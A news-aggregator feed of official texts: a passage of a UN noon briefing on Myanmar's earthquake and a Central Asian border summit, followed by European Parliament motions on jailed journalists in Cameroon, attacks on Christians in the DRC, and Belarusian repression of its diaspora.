    The Special Envoy on Myanmar, Julie Bishop, said she stands in solidarity with the people of Myanmar as the devastating earthquake has worsened an already dire situation. Many victims still cannot be reached due to severe damage, she said, adding that the earthquake has laid bare the deeper vulnerabilities facing Myanmar’s people and underscored the need for sustained international attention to the broader crisis.
    She called for all sides to urgently allow space for humanitarian relief and ensure that aid workers can operate in safety.
    Continuing military operations in disaster-affected areas risk further loss of life, Ms. Bishop said, as she called on all parties to the conflict to immediately cease hostilities and focus their efforts on the protection of civilians, including aid workers, and the delivery of life-saving assistance.
    A number of countries including Myanmar’s neighbors and ASEAN mechanisms have provided immediate support. The Special Envoy appeals to Member States and other donors to swiftly provide flexible funding to scale up the response.

    CENTRAL ASIA
    The Secretary-General welcomes the trilateral summit of the leaders of the Kyrgyz Republic, the Republic of Tajikistan and the Republic of Uzbekistan, which took place on 31 March in Khujand, Tajikistan.
    The summit saw the signing of a trilateral agreement defining the Junction Point of the State Borders of the three countries. It follows the earlier signing of the Treaty on the State Border between the Kyrgyz Republic and Republic of Tajikistan on 13 March. 
    The Secretary-General welcomes and encourages further steps to strengthen the spirit of mutual trust, good-neighbourly relations and cooperation in Central Asia. 

    Full Highlights: https://www.un.org/sg/en/content/noon-briefing-highlight?date%5Bvalue%5D%5Bdate%5D=01%20April%202025

    https://www.youtube.com/watch?v=j3dFvgGypjA

    MIL OSI Video –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad – B10-0236/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law
    pursuant to Rule 150 of the Rules of Procedure

    Sebastião Bugalho, Tomáš Zdechovský, Michael Gahler, Isabel Wiseler‑Lima, Michał Wawrykiewicz, Tomas Tobé, Luděk Niedermayer, Seán Kelly, Vangelis Meimarakis, Andrey Kovatchev, Wouter Beke, Danuše Nerudová, Loránt Vincze, Jessica Polfjärd, Łukasz Kohut, Antonio López‑Istúriz White, Miriam Lexmann, Inese Vaidere
    on behalf of the PPE Group

    NB: This motion for a resolution is available in the original language only.

    Document selected :  

    B10-0236/2025

    Texts tabled :

    B10-0236/2025

    Texts adopted :

    B10‑0236/2025

    Motion for a European Parliament resolution on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad

    (2025/2627(RSP))

    The European Parliament,

      –   having regard to Rule 150(5) of its Rules of Procedure,

    1. whereas Amadou Vamoulké (Cameroon Radio and Television) has been detained since July 29, 2016 for alleged embezzlement and appeared in court more than 140 times before being sentenced to 12 years in prison in 2022 and an additional 20 years in 2024;
    2. whereas Kingsley Fomunyuy Njoka (Freelance) has been detained since May 15, 2020 and sentenced by a military tribunal to 10 years in jail on September 24, 2024, more than four years after his arrest and two years of awaiting trial, now convicted of secession and complicity in the activities of an armed group and ordered to pay 500,000 CFA francs ($823) in damages and 86,000 CFA ($142) in court costs;
    3. whereas Mancho Bibixy (Abakwa FM) has been detained since January 17, 2017 and  sentenced to 15 years in prison in 2018 on multiple charges including secession, insurrection, and spreading false information. In 2019, Bibixy was sentenced to an additional two years, after protesting poor prison conditions;
    4. whereas Thomas Awah Junior Aghem Messenger (Afrik2 Radio) has been detained since January 2, 2017 and sentenced in 2018 to serve an 11-year sentence on multiple charges that include secession, insurrection, and spreading false information. In 2019, Awah was sentenced to an additional three years after protesting poor prison conditions;
    5. whereas Tsi Conrad (Freelance) has been detained since December 8, 2016 and sentenced in 2018 to serve 15 years on multiple charges, including secession, hostility against the state, and spreading false news. In 2019, Conrad was sentenced to an additional 18 months, after protesting poor prison conditions;
    6. whereas the UN Committee against Torture, the US Department of State, Freedom House and the Committee to Protect Journalists, have recently reported that Cameroon’s police, gendarmes and other government agents have arrested, detained, physically attacked, and intimidated journalists and that once detained, journalists are often being ill-treated, tortured and killed;
    7. whereas between January and May 2023, the journalist Martinez Zogo, Jean-Jacques Ola Bebe and Anye Nde Nsoh were killed and many questions remain unanswered;
    1. Calls on the Cameroonian authorities to ensure that journalists can report without intimidation, harassment or detention, particularly in the  run-up to Cameroon’s 2025 presidential elections and urges the Cameroonian authorities to respect freedom of expression and media freedom, guarantee imprisoned journalists, in particular Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior, Tsi Conrad, a fair trial with all due process guarantees, secure their immediate provisional release;
    2. Calls for the EU and its Member States to raise with the Cameroonian authorities the cases of detained journalists; calls for the EU to use its leverage towards concrete improvements in the human rights situation in Cameroon;
    3. Instructs its President to forward this resolution to the Vice-President of the Commission / High Representative of the Union for Foreign Affairs and Security Policy, the Council, the Commission, the governments and parliaments of the Member States and the Government and Parliament of Cameroon.


    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad – B10-0232/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law
    pursuant to Rule 150 of the Rules of Procedure

    Catarina Vieira, Mounir Satouri, Maria Ohisalo, Ville Niinistö, Nicolae Ştefănuță
    on behalf of the Verts/ALE Group

    NB: This motion for a resolution is available in the original language only.

    Document selected :  

    B10-0232/2025

    Texts tabled :

    B10-0232/2025

    Texts adopted :

    B10‑0232/2025

    Motion for a European Parliament resolution on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad

    (2025/2627(RSP))

    The European Parliament,

    – having regard to its previous resolutions on Cameroon,

    – having regard to Rule 144 of its Rules of Procedure,

    1. whereas press freedom and journalist safety in Cameroon has been in decline for more than a decade; whereas journalists are routinely detained, attacked, censored, and imprisoned on anti-state, criminal defamation, false news, and/or retaliatory charges; whereas journalists are regularly sentenced to decades in prison without a fair trial or appeals processes; whereas several journalists have died in government custody under suspicious circumstances in recent years;
    2. whereas journalists in the English-speaking regions of Cameroon are particularly targeted, with legal charges including anti-terror, anti-state, “false news” and their cases prosecuted by military tribunals as opposed to civilian courts;
    3. whereas Tsi Conrad, Mancho Bibixy, Kingsley Fomunyuy Njoka, and Thomas Awah Junior are journalists who reported on the situation in the English-speaking regions of Cameroon, including abuses perpetrated during the armed conflict and ongoing civil unrest; whereas Amadou Vamoulké, a journalist in poor health, was sentenced to a total of 32 years in prison because of his independent management of the state broadcaster;
    4. whereas the EU is Cameroon’s leading trade partner, with Cameroon’s exports towards the European market estimated at nearly half of the country’s total exports;
    1. Condemns the structural violations of the human rights of journalists by the Cameroonian authorities, including all attacks, retaliatory charges, arbitrary detention, and unfair trials; urges the government of Cameroon to respect freedom of expression and freedom of the press, in line with its international obligations including the International Covenant on Civil and Political Rights;
    2. Calls for the immediate and unconditional release and effective rehabilitation of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior, Tsi Conrad, and all other jailed journalists in Cameroon;
    3. Calls on the EU Delegation to Cameroon and Member States’ diplomatic missions to respond to restrictions against journalists, including ensuring comprehensive trial observation, visiting journalists in detention, and maintaining active contact with at-risk journalists, their families and colleagues; calls on them to also press the authorities for independent and transparent investigations into the suspicious deaths of journalists in recent years, including in government custody;
    4. Calls on Member States to recognise the dire situation for journalists in Cameroon and facilitate applications for humanitarian visa for Cameroonian journalists at risk of persecution;
    5. Calls on the EU and Member States to make better use of the their economic and diplomatic presence in Cameroon to urge the authorities to release jailed journalists and abide by the International Covenant on Civil and Political Rights and other international human rights standards;
    6. Calls on the Commission to consider sanctions against individuals who have committed or are complicit in human rights violations against members of the press in Cameroon, including abductions, torture, killings and arbitrary detention;


    1. Instructs its President to forward this resolution to the VP/HR, the Council, the Commission, the governments and parliaments of the Member States, and the authorities of Cameroon.


    Last updated: 1 April 2025

    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION on the prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad – B10-0231/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law

    NB: This motion for a resolution is available in the original language only.

    B10‑0231/2025

    Motion for a European Parliament resolution on the prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad

    (2025/2627(RSP))

    The European Parliament,

    – having regard to Rule 150 (5) of its Rules of Procedure,


    A. whereas Amadou Vamoulké, former director of the national broadcaster Cameroon Radio Television (CRTV), was condemned to 12 years in prison in 2022 for corruption, and 20 years for embezzlement of public funds in 2024; whereas Kingsley Fomunyuy Njoka, freelance reporter, was sentenced in 2024 to ten years in prison with a charge of “secession and complicity with armed groups”; whereas Mancho Bibixy, journalist, was sentenced in 2017 to 15 years in prison on charges of “terrorism” and “secession”; whereas Thomas Awah Junior, journalist, was sentenced in 2018 to 11 years in prison on charge of “terrorism”; whereas Tsi Conrad was sentenced in 2018 to 15 years in prison for “terrorism” and “secession”;


    B.  whereas in January 2023, Cameroonian journalist Martinez Zogo was abducted, tortured and murdered; whereas Zogo was known as an outspoken critic of corruption in Cameroon’s government; whereas 17 suspected individuals are on trial;


    C.   whereas since 2017 Cameroon faces an internal armed separatist rebellion in its Anglophone regions, causing internal displacement of hundreds of thousands of people;


    D.  whereas Cameroon faces an ongoing threat from the Islamist terrorist group Boko Haram in its Far North region; whereas on 25 March 2025 Boko Haram killed more than 10 Cameroonian soldiers;


    F.  whereas for decades the EU has been funding democracy and governance projects in Cameroon, continuing this policy under the Multi-Annual Indicative Programme 2021-2027;


    1.   Is concerned about the plight of the Cameroonian journalists; encourages the Cameroonian authorities to give the prisoners access to medical care;


    2.  Calls on the Cameroonian authorities to ensure that the murder case of Martinez Zogo is

      handled transparently and independently and to ensure that those responsible for this

      crime are brought to justice;


    3.  Notes that the violent conflict in the Anglophone regions of Cameroon has created a very

      hostile environment for journalists;


    4.  Strongly condemns the terrorist actions by Boko Haram in Cameroon; strongly supports the Cameroon authorities in combating this Islamist terrorist organisation;


    5.  Highlights the fact that despite being at war, Cameroon is considered a “safe haven”

       for refugees, fleeing violence in Nigeria and the Central African Republic; appreciates the efforts of Cameroon in the field of regional protection;


    6  Is of the opinion that the limited effect of the EU’s democratisation assistance to Cameroon relates to the fact that it does not take into account the local socioeconomic and political context; emphasises that the EU’s democratisation assistance programmes are based on a Eurocentric, one-size-fits-all paradigm, taking the wrong view that elections are the great catalyst for institutional change;


    7.  Instructs its President to forward this resolution to the Council, the Commission, the Vice-President of the Commission/High Representative of the Union for Foreign Affairs and Security Policy, the European External Action Service, the governments and parliaments of the Member States, and the President, government and parliament of Cameroon.


    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: JOINT MOTION FOR A RESOLUTION on the targeted attacks against Christians in the Democratic Republic of the Congo: defending religious freedom and security – RC-B10-0211/2025

    Source: European Parliament

    Lukas Mandl, David McAllister, Andrzej Halicki, Michael Gahler, Sebastião Bugalho, Željana Zovko, François‑Xavier Bellamy, Christophe Gomart, Ingeborg Ter Laak, Andrey Kovatchev, Miriam Lexmann, Rasa Juknevičienė, Antonio López‑Istúriz White
    on behalf of the PPE Group
    Yannis Maniatis, Marit Maij
    on behalf of the S&D Group
    Patryk Jaki, Adam Bielan, Bert‑Jan Ruissen, Waldemar Tomaszewski, Aurelijus Veryga, Sebastian Tynkkynen, Bogdan Rzońca, Arkadiusz Mularczyk, Mariusz Kamiński, Marlena Maląg, Marion Maréchal, Małgorzata Gosiewska, Alberico Gambino, Nicolas Bay, Waldemar Buda, Piotr Müller, Maciej Wąsik, Kosma Złotowski, Jacek Ozdoba, Daniel Obajtek, Tobiasz Bocheński, Jadwiga Wiśniewska, Joachim Stanisław Brudziński, Carlo Fidanza, Cristian Terheş
    on behalf of the ECR Group
    Hilde Vautmans, Petras Auštrevičius, Dan Barna, Olivier Chastel, Ľubica Karvašová, Ilhan Kyuchyuk, Urmas Paet, Lucia Yar
    on behalf of the Renew Group
    Mounir Satouri
    on behalf of the Verts/ALE Group

    European Parliament resolution on the targeted attacks against Christians in the Democratic Republic of the Congo: defending religious freedom and security

    (2025/2612(RSP))

    The European Parliament,

    – having regard to its previous resolutions on the Democratic Republic of the Congo (DRC),

    – having regard to the Universal Declaration of Human Rights,

    – having regard to the International Covenant on Civil and Political Rights,

    – having regard to the Constitution of the Democratic Republic of the Congo (DRC), which guarantees the right to freedom of conscience and the free exercise of religious worship for all citizens,

    – having regard to the UN Declaration on the Elimination of All Forms of Intolerance and of Discrimination Based on Religion or Belief, adopted by the UN General Assembly on 25 November 1981,

    – having regard to the European Convention on Human Rights,

    – having regard to Rules 136(2) and (4) of its Rules of Procedure,

    A. whereas the eastern DRC has endured decades of widespread violence and instability; whereas the situation continues to deteriorate significantly, with persistent human rights violations by armed groups, mass displacement, attacks on civilians and alarming humanitarian conditions further exacerbated by armed conflicts, such as the conflict between the DRC Government, the Rwanda-backed armed rebel group March 23 Movement (M23) and other militias, which has already resulted in the forceful internal displacement of 4.6 million people in the eastern DRC; whereas around 100 separate armed groups are estimated to be operating in the eastern DRC; whereas a series of overlapping issues are driving destabilisation in the country;

    B. whereas M23 has intensified attacks in North Kivu and on 19 March 2025, it seized the mineral-rich town of Walikale, defying the ceasefire;

    C. whereas the Allied Democratic Forces (ADF) is one of the most prominent extremist groups with explicitly religious objectives, especially since its leader pledged allegiance to the so-called Islamic State of Iraq and Syria (ISIS) in 2019, becoming its Central Africa Province branch (ISCAP); whereas the ADF’s attacks need to be seen in the wider African context of a rise in the number of Islamist groups, in particular those affiliated to ISIS, in the Sahel region, the Horn of Africa, Mozambique, Nigeria and the DRC; whereas the ADF has been designated a terrorist group by Uganda and the United States;

    D. whereas in May 2024, the UN Group of Experts on the DRC warned that the ‘armed group established strong networks in prisons, particularly in Kinshasa where ADF detainees were active in recruiting and mobilising combatants and collaborators’, using not only ideological means, but also coercion, deception, abduction and financial incentives to attract members and collaborators;

    E. whereas the ADF has a long history of committing terrorist attacks in the eastern DRC, particularly in North Kivu and Ituri provinces; whereas North Kivu is a resource-rich region, with vast supplies of critical raw materials including cobalt, gold and tin, which are necessary for the global digital and energy transitions; whereas it is known that the ADF and other armed groups, including M23, have been relying on, among other sources of financing, the illegal exploitation of these resources to fund their activities; whereas the Congolese Catholic Church claims that the ADF is responsible for the deaths of around 6 000 civilians in Beni between 2013 and 2021 and more than 2 000 in Bunia in 2020 alone; whereas in 2024, a large number of Christians were killed in the DRC by jihadists; whereas civilians in the DRC’s eastern provinces are facing an increasing number of attacks, killings and abductions, as well as church bombings and the destruction of (religious) property, perpetrated by armed groups with extremist and jihadist ideologies; whereas most victims of ADF attacks have been Christian; whereas these attacks undermine religious freedom and exacerbate intercommunal tensions; whereas the Catholic bishops of the DRC spoke out in an April 2021 statement about the threat of the ‘Islamization of the region [North Kivu] as a sort of deeper strategy for a long-term negative influence on the general political situation of the country’;

    F. whereas in 2021, a prominent local Muslim leader received death threats from the ADF, and he was later gunned down; whereas in 2023, the ADF bombed services at a Pentecostal church in Kasindi, killing 14 people; whereas the ADF has been linked to an attack on the village of Mukondi in 2023, in which at least 44 civilians were killed, according to local authorities; whereas the group claimed 48 attacks in December 2024 alone, killing over 200 people; whereas in January 2024, the ADF killed eight people in Beni during an attack on a Pentecostal church and, in May 2024, ADF assailants reportedly killed 14 Catholics in the North Kivu province for refusing to convert to Islam; whereas the ADF also reportedly executed 11 Christians in the village of Ndimo in Ituri province and kidnapped several others;

    G. whereas local and international human rights organisations have documented numerous instances of religious violence in the DRC, while stressing the urgent need for the state to provide adequate protection; whereas, while the DRC Government has demonstrated a strong intention to address the impacts of armed group violence in the eastern DRC, other recent developments call into question the government’s commitment to safeguarding religious freedom specifically; whereas women and children are particularly vulnerable to rape as weapon of war, human trafficking and sexual slavery;

    H. whereas the Armed Forces of the DRC have been conducting a joint military offensive, Operation Shujaa, with the Ugandan People’s Defence Force against the ADF and other insurgent forces in the eastern DRC since November 2021; whereas the conflict between the DRC Government and the Rwanda-backed M23 rebels has led to a decrease in the funds, personnel and equipment being allocated to this counterterrorism operation;

    I. whereas the right to freedom of religion and belief is a fundamental human right and must be protected given the high level of violence and persecution; whereas the Constitution of the DRC provides for freedom of religion and prohibits discrimination based on religious belief;

    J. whereas over 7 million people in the DRC are currently displaced because of the wider ongoing conflicts, with limited access to food, water, healthcare and essential services; whereas state authorities and rebel groups have obligations to civilians under international humanitarian law, including protecting and facilitating access to humanitarian assistance, and permitting freedom of movement;

    K. whereas women and children in the DRC face increased levels of sexual and gender-based violence, including rape as a weapon of war, resulting in there being one victim of rape every four minutes;

    L. whereas the illegal exploitation of mineral resources continues to fuel conflict in the region, necessitating stronger international oversight and responsible sourcing policies;

    M. whereas in March 2025, President Félix Tshisekedi of the DRC and President Paul Kagame of Rwanda issued a joint statement announcing a ceasefire; whereas despite this, the violence perpetrated by the Rwanda-backed M23 rebels continues;

    N. whereas the DRC has one of the highest rates of internal displacement in the world; whereas many women and children live in precarious conditions and are being exposed to the risk of harassment, assault, sexual exploitation and forced recruitment; whereas displaced populations often receive no basic life-saving services and are at risk of malnutrition and disease; whereas cities that host internally displaced people in precarious circumstances are also targets of attacks by different militias, causing great distress to the displaced communities and to the local population;

    O. whereas the EU has committed to supporting stability in the DRC through diplomatic engagement, financial assistance and targeted sanctions against individuals responsible for violence and human rights abuses; whereas on 17 March 2025, the EU imposed sanctions on nine individuals and one entity responsible for acts that constitute serious human rights violations and abuses or that sustain the conflict in the DRC, including through the illegal exploitation of resources, but further diplomatic and economic measures may be necessary;

    P. whereas the Council has renewed the EU’s financial support for the deployment of Rwandan Defence Force (RDF) troops in Mozambique under the European Peace Facility (EPF); whereas the head of these forces was previously deployed in the eastern DRC to support abuses committed by the Rwanda-backed M23 rebels, giving rise to serious doubt as to whether there are sufficient safeguards attached to EPF support, including effective vetting and other human rights requirements;

    Q. whereas the EU has repeatedly affirmed its commitment to the promotion and protection of religious freedom globally, and has taken steps to combat religious persecution and intolerance in various parts of the world; whereas Christians are the most persecuted religious group in the world;

    R. whereas Parliament has consistently called for the strengthening of international efforts to combat religious persecution and to hold accountable those responsible for attacks on minority communities;

    1. Strongly condemns the occupation of Goma and other territories in the eastern DRC by M23 and the RDF as an unacceptable breach of the DRC’s sovereignty and territorial integrity; urges the Rwandan Government to withdraw its troops from DRC territory, the presence of whom is a clear violation of international law and the UN Charter, and cease cooperation with the M23 rebels; demands that Rwanda and all other potential state actors in the region cease their support for M23;

    2. Expresses deep concern at the alarming continuation of violence; deplores the loss of life and the attacks, both indiscriminate and targeted, against civilians; expresses deep concern over the worsening security and humanitarian crises in the eastern DRC as a whole; calls for the immediate cessation of all forms of violence and for the commitment of all parties involved in the ongoing conflict in the eastern DRC to respect international humanitarian law;

    3. Strongly condemns the targeted terrorist attacks carried out by the ADF against Christian communities in the eastern DRC, including killings, abductions and the destruction of religious property, and calls for an immediate halt to such acts of violence; expresses its solidarity with the families of the victims and with Christian communities;

    4. Strongly condemns the Rwanda-backed M23 rebel group and the ADF, as well as other rebel groups, and their egregious human rights abuses that amount to crimes against humanity in accordance with the Rome Statute of the International Criminal Court (ICC); underlines that there must be no impunity for the perpetrators of these acts and that those responsible should be referred to the ICC; encourages the establishment of an international commission of inquiry to examine the human rights violations committed in the DRC, renewed investigations in North Kivu by the ICC Prosecutors Office and the creation of a special tribunal for atrocity crimes in the DRC, including crimes committed against Christian communities; backs the efforts by the National Episcopal Conference of Congo and the Church of Christ in Congo, which launched the ‘Social pact for peace and coexistence in the Democratic Republic of Congo and the Great Lakes Region’, with the aim of restoring peace in the country’s eastern provinces;

    5. Supports the international efforts against the ADF, including the Shujaa counterterrorism operation carried out jointly by the DRC and Ugandan armed forces; encourages the EU Member States to consider ways of contributing to these efforts, including increased efforts to trace and interdict ISIS secret funds held overseas and to trace any raw materials stemming from their illegal exploitation by the ADF; calls for the EU to support the necessary capacity-building and expertise to combat ADF ideology and rhetoric, particularly within the Muslim communities of both Uganda and the DRC, to prevent recruitment among those communities; requests the application of the EU global human rights sanctions regime to those responsible for planning, ordering or participating in the killing of Christians in the DRC;

    6. Calls for an immediate and effective ceasefire, and for the full implementation of diplomatic agreements, including the Luanda and Nairobi peace processes; underlines the urgent need for the stabilisation of the country and reiterates its call on M23 to halt its territorial advances and withdraw from the territory of the DRC;

    7. Reiterates its full support for the UN Organization Stabilization Mission in the DRC (MONUSCO) in protecting civilians and stabilising the region; urges the EU to cooperate with all actors on the ground, in particular MONUSCO, to ensure the protection of civilians in the eastern DRC; calls on the UN to work towards a stronger mandate for MONUSCO in order to enable peacemaking; calls on the UN to ensure the protection of civilians and respect for international humanitarian law;

    8. Urges the international community to increase support for services in the eastern DRC so that civilians who have been targeted can have access to legal services and psychological support; calls on the DRC Government to counter extremist propaganda; calls for the establishment of early warning mechanisms to more effectively prevent and respond to attacks by the ADF and other armed groups against civilians;

    9. Reiterates its call for all parties, including armed groups operating in the eastern DRC, to allow and facilitate humanitarian access to address the urgent need for essential services in the eastern DRC and neighbouring countries, notably Burundi; emphasises that humanitarian workers must be able to operate safely to deliver life-saving assistance to Congolese civilians; stresses that this is a central obligation under international humanitarian law, and that perpetrators violating these obligations should be held to account; calls on all parties to provide a safe environment for civil society organisations;

    10. Is appalled by the shocking use of sexual violence against women and children as a tool of repression and weapon of war in the eastern DRC, and by the unacceptable recruitment of child soldiers by the various rebel groups; demands that these matters be addressed by the international community without delay;

    11. Calls for stricter enforcement of EU regulations on conflict minerals to prevent illicit trade from fuelling armed groups in the DRC; reiterates its previous call on the Commission to suspend the EU’s Memorandum of Understanding with Rwanda; requests that the Commission share detailed mapping of current projects with Rwandan authorities and its assessment of whether they may contribute to or fail to address human rights violations either inside Rwanda or in the DRC;

    12. Calls for the EU and its Member States to support the DRC in implementing the recommendations of the 2010 mapping report by the UN High Commissioner for Human Rights (UNHCR), including reforming the security sector, strengthening its efforts to prevent further atrocities against civilians, and ending support for or collaboration with abusive armed groups; urges the DRC Government to ensure accountability for human rights violations and prosecute those responsible for attacks; calls for the EU and its Member States to support the DRC in fighting corruption, strengthening governance and the rule of law, improving security and ensuring the lasting protection of communities at risk, including religious communities, and to ensure that perpetrators of attacks are brought to justice;

    13. Underlines the role of communities, including religious communities and faith-based organisations in the DRC, in promoting peace, social cohesion and the well-being of local communities;

    14. Calls on the Commission and the European External Action Service to intensify diplomatic efforts by working closely with regional partners, including the African Union, the East African Community and the United Nations, in order to step up diplomatic efforts to achieve a sustainable resolution to the conflict and prevent extremist groups from using religion as a tool for violence and division;

    15. Calls on the Commission and the Member States to increase humanitarian aid to address the urgent needs of displaced persons and vulnerable communities in the DRC, ensuring safe access to food, medical care and shelter;

    16. Supports the imposition of further targeted EU sanctions against individuals and entities responsible for financing or engaging in violence, human rights abuses and resource exploitation; calls for the implementation of the sanctions outlined in the UNHCR mapping report;

    17. Confirms its commitment to freedom of thought, conscience and religion as a fundamental human right guaranteed by international legal instruments recognised as holding universal value, and to which most countries in the world have committed, and which is enshrined in the Constitution of the DRC;

    18. Echoes the calls for international solidarity in defending religious freedom and the protection of religious minorities in conflict zones, particularly in the DRC, while addressing the root causes of violent extremism in the DRC and its neighbourhood;

    19. Urges the EU to uphold its commitment to the promotion of religious freedom and the protection of communities, including religious communities, ensuring that the rights of these groups are prioritised in the EU’s external policies;

    20. Notes, with concern, the growing influence of the Russian Orthodox Church in Africa, which is a staunch supporter of the Putin regime and its violent, unlawful war in Ukraine; underlines that this development raises significant questions regarding the broader geopolitical and ideological objectives of the Russian Federation in Africa;

    21. Deplores the fact that Rwanda announced the termination of its diplomatic relations with Belgium, and expresses its solidarity with Belgium;

    22. Instructs its President to forward this resolution to the Council, the Commission, the Vice-President of the Commission / High Representative of the Union for Foreign Affairs and Security Policy, the Governments and Parliaments of the Democratic Republic of the Congo and Rwanda, the African Union, the secretariats of the United Nations Organization Stabilization Mission in the Democratic Republic of the Congo, the Southern African Development Community and the East African Community, and other relevant international bodies.


    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION the immediate risk of further repression by Lukashenka’s regime in Belarus: threats from the investigative Committee – B10-0227/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law

    Michał Kobosko, Oihane Agirregoitia Martínez, Petras Auštrevičius, Malik Azmani, Dan Barna, Helmut Brandstätter, Olivier Chastel, Veronika Cifrová Ostrihoňová, Engin Eroglu, Svenja Hahn, Karin Karlsbro, Ľubica Karvašová, Ilhan Kyuchyuk, Jan‑Christoph Oetjen, Urmas Paet, Hilde Vautmans, Lucia Yar, Dainius Žalimas
    on behalf of the Renew Group

    NB: This motion for a resolution is available in the original language only.

    B10‑0227/2025

    Motion for a European Parliament resolution on the immediate risk of further repression by Lukashenka’s regime in Belarus – threats from the Investigative Committee

    (2025/2629(RSP))

    The European Parliament,

    – having regard to its previous resolutions on Belarus,

    –  having regard to Rule 150 of its Rules of Procedure,


    A. whereas Belarusians celebrate the Freedom Day on 25 March to commemorate the independence declaration by the democratic Belarusian People’s Republic of 1918;

    B. whereas the Lukashenka regime has been escalating its repression beyond Belarusian borders to dismantle alternative democratic political structures;

    C. whereas Belarus’ Investigative Committee announced to monitor citizens’ participation in actions abroad, to prosecute all participants, including residents abroad and their conviction in absentia;

    D. whereas Belarusian diaspora’s families were threatened with imprisonment and asset confiscation if participating in Freedom Day protests;

    E. whereas hundreds participants in Freedom Day rallies have been identified as suspects by the Investigative Committee of Belarus;

    F.  whereas Lukashenka’s regime is taking advantage of many Belarusian passports expiring, forcing the diaspora to return to Belarus, facing possible imprisonment; whereas 2023, EU Member States issued around 300 000 first residence permits to Belarusians;

    G. whereas Belarusian civil society and free media are severely affected by cuts in the U.S. budget;


    1. Calls for the EU, its Member States and the international community to apply immediate protective measures for Belarusian citizens in EU Member States and abroad facing criminal persecution by Lukashenka’s regime, including enhanced asylum procedures, security cooperation, and legal protection against extraterritorial persecution.

    2. Encourages EU Member States to extend for those Belarusian citizens whose passports are expiring the right for a legal stay by providing alternative travel documents.

    3. Regrets that Belarus Freedom Day was used by the regime to “inaugurate” Lukashenka, and reiterates its non-recognition of Lukashenka.

    4. Urges EU Member States not to comply with Interpol arrest warrants requesting extradition of Lukashenka’s political opponents to Belarus.

    5. Welcomes the Council’s sanctions on stakeholders undermining democracy and rule of law, contributing to repression and to military cooperation with Russia, such as the Central Election Commission, which issued politically motivated judgments and the President Property Management Directorate of the Belarusian Federation of Trade Unions; warns that Belarus functions as transit hub for Russia to circumvent existing sanctions; calls for stronger investigations of sanction evasion.

    6. Urges the Member States to impose further sanctions equally to those imposed on Russia, particularly on the Belarusian banking system.

    7. Regrets the recent U.S. negotiations with Lukashenka, which risk legitimizing his regime.

    8. Urges the EU and its member states to increase financial support for independent media, human rights organizations, civil society initiatives, and institutions of Belarusian democratic forces.

    9. Calls on the HRVP to use INTCEN and EDMO to counteract Belarusian intelligence operations and disinformation.


    10. Emphasizes the Belarusian democratic actors’ role and unwavering support for a free, democratic, sovereign and independent Belarus as part of a peaceful Europe.

    11. Calls on Lukashenka’s regime for the immediate release of all political prisoners and their rehabilitation.

    12. Instructs its President to forward this resolution to the HR/VP, the Council, the representatives of the Belarusian democratic forces and the Belarusian de facto authorities.


    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad – B10-0230/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law
    pursuant to Rule 150 of the Rules of Procedure

    Rima Hassan
    on behalf of The Left Group

    NB: This motion for a resolution is available in the original language only.

    Document selected :  

    B10-0230/2025

    Texts tabled :

    B10-0230/2025

    Texts adopted :

    B10‑0230/2025

    Motion for a European Parliament resolution on  Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad

    (2025/2627(RSP))

    The European Parliament,

    –  having regard to its previous resolutions on Cameroon,

    –  having regard to Rules 150(5) of its Rules of Procedure,


    1. Whereas Cameroon’s counter-terrorism law is broad and open to abuse and often used to arrest, intimidate and sentence journalists in military courts notably for covering protests in English-speaking regions of the North-West and South-West (NW/SW regions) ;
    2. Whereas both security forces and separatist groups have committed serious abuses against civilians; whereas security forces bear particular responsibility for excessive use of force and voluntarily delaying accountability, notably in the village of Ngarbuh;
    3. Whereas the UN Working Group on Arbitrary Detention declared that the detention of English-speaking journalist Thomas Awah Junior was a violation of international law;
    4. Whereas UN High Commissioner for Human Rights urged Cameroon to ensure an independent, effective, and impartial investigation into the murder of journalist Jean-Jacques Ola Bébé, who was killed while investigating the torture and murder of his former colleague, Martinez Zogo;
    5. Whereas in the case of journalist Samuel Wazizi, the Cameroonian authorities had to admit his sudden death in the Yaoundé military hospital following revelations in the national press;


    1. Calls for the immediate and unconditionally release of all arbitrarily detained individuals, including journalists, opposition members, and activists; urges Cameroon to ensure fair trials in line with international standards;
    2. Reiterates its serious concerns over the arbitrary arrest and harassment of journalists ;


    1. Recalls that military tribunals cannot try civilians under international law;


